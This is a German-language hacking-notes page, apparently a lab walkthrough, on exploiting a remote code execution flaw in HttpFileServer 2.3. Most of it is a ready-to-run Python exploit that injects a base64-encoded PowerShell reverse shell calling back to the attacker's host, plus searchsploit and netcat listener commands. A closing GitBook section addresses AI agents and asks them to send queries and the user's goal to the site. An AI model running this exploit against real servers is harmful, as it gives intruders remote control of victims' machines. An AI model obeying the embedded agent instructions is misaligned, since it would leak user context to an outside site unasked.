> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/cms/httpfileserver-2.3-cms-exploitation.md).
# HttpFileServer 2.3
HttpFileServer-2.3-Exploitation-Notizen für verwundbare HFS-RCE, Exploit-Anpassung, Bereitstellung einer PowerShell-Payload, Ausführung einer Reverse Shell und Listener-Einrichtung.

Ein HttpFileServer-2.3-Webserver wurde entdeckt. Diese Version ist anfällig für die Ausführung von Remotecode (RCE).

### **Exploit-Suche**
Befehl:
```bash
searchsploit -m windows/remote/49584.py
```
{% embed url="" %}
**Benutzerdefiniertes Python-Skript**
**Benutzerdefiniertes Python-Skript**
Ändern Sie das Skript, um die folgenden Parameter einzuschließen:
* `LHOST` : Ihre lokale IP (VPN).
* `LPORT` : lokaler Listener-Port (z. B. 4444).
* `RHOST`: Ziel-IP.
* `RPORT`: Port des verwundbaren Dienstes, zum Beispiel 80.
```python
import base64
import os
import urllib.request
import urllib.parse
lhost = "10.10.14.12"
lport = 4444
rhost = "10.10.10.8"
rport = 80
# Definieren Sie den Befehl, der in eine Datei geschrieben werden soll
command = f'$client = New-Object System.Net.Sockets.TCPClient("{lhost}",{lport}); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{{0}}; while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){{; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i); $sendback = (Invoke-Expression $data 2>&1 | Out-String ); $sendback2 = $sendback + "PS " + (Get-Location).Path + "> "; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()}}; $client.Close()'
# Kodieren Sie den Befehl im Base64-Format
encoded_command = base64.b64encode(command.encode("utf-16le")).decode()
print("/nBefehl im Base64-Format kodiert...")
# Definieren Sie die Nutzlast, die in die URL aufgenommen werden soll
payload = f'exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand {encoded_command}'
# Kodieren Sie die Nutzlast und senden Sie eine HTTP-GET-Anfrage
encoded_payload = urllib.parse.quote_plus(payload)
url = f'http://{rhost}:{rport}/?search=%00{{.{encoded_payload}.}}'
urllib.request.urlopen(url)
print("/nDie Nutzlast wurde kodiert und eine HTTP-GET-Anfrage an das Ziel gesendet...")
# Geben Sie einige Informationen aus
print("/nGeben Sie einige Informationen zur Fehlerbehebung aus...")
print("lhost: ", lhost)
print("lport: ", lport)
print("rhost: ", rhost)
print("rport: ", rport)
print("payload: ", payload)
# Auf Verbindungen lauschen
print("/nAuf Verbindung wird gewartet...")
os.system(f'nc -nlvp {lport}')
```

Richten Sie Ihren Rechner als Listener ein:
```bash
rlwrap nc -nlvp 4444
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/cms/httpfileserver-2.3-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.